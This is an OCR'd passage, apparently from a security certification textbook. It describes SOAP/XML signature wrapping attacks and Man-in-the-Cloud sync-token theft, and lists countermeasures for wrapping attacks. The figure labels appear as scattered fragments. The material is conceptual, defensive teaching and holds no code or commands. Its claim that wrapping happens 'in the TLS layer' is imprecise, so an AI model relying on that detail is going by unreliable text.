A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, the adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.



User
http://
Attacker
Cloud Server
1
User sends request to the webserver
Header


2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
Duplicates the original document, adds the copy to the header and modifies the original document
3
Sends the modified SOAP message

Figure 19.34: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.
- Improve the interface between signature verification and business logic functions.
- Ensure that users specify the SOAP body and headers to be signed by implementing the `WS-SecurityPolicy` "`SignedParts`" policy.
- Use the `CryptoCoverageChecker` interceptor to specify the XPath expression related to the element that should be signed or encrypted.



Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
- In the MITM attacks, an **attacker uses an exploit** that intercepts and manipulates the communication between two parties while the MITC attacks are performed by **abusing cloud file synchronization services** such as Google Drive or Drop Box for **Data compromise**, **command and control (C&C)**, **data exfiltration**, and **remote access**
- The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files
- Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected

Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.




Figure 19.35: Example of Man-in-the-Cloud attacks

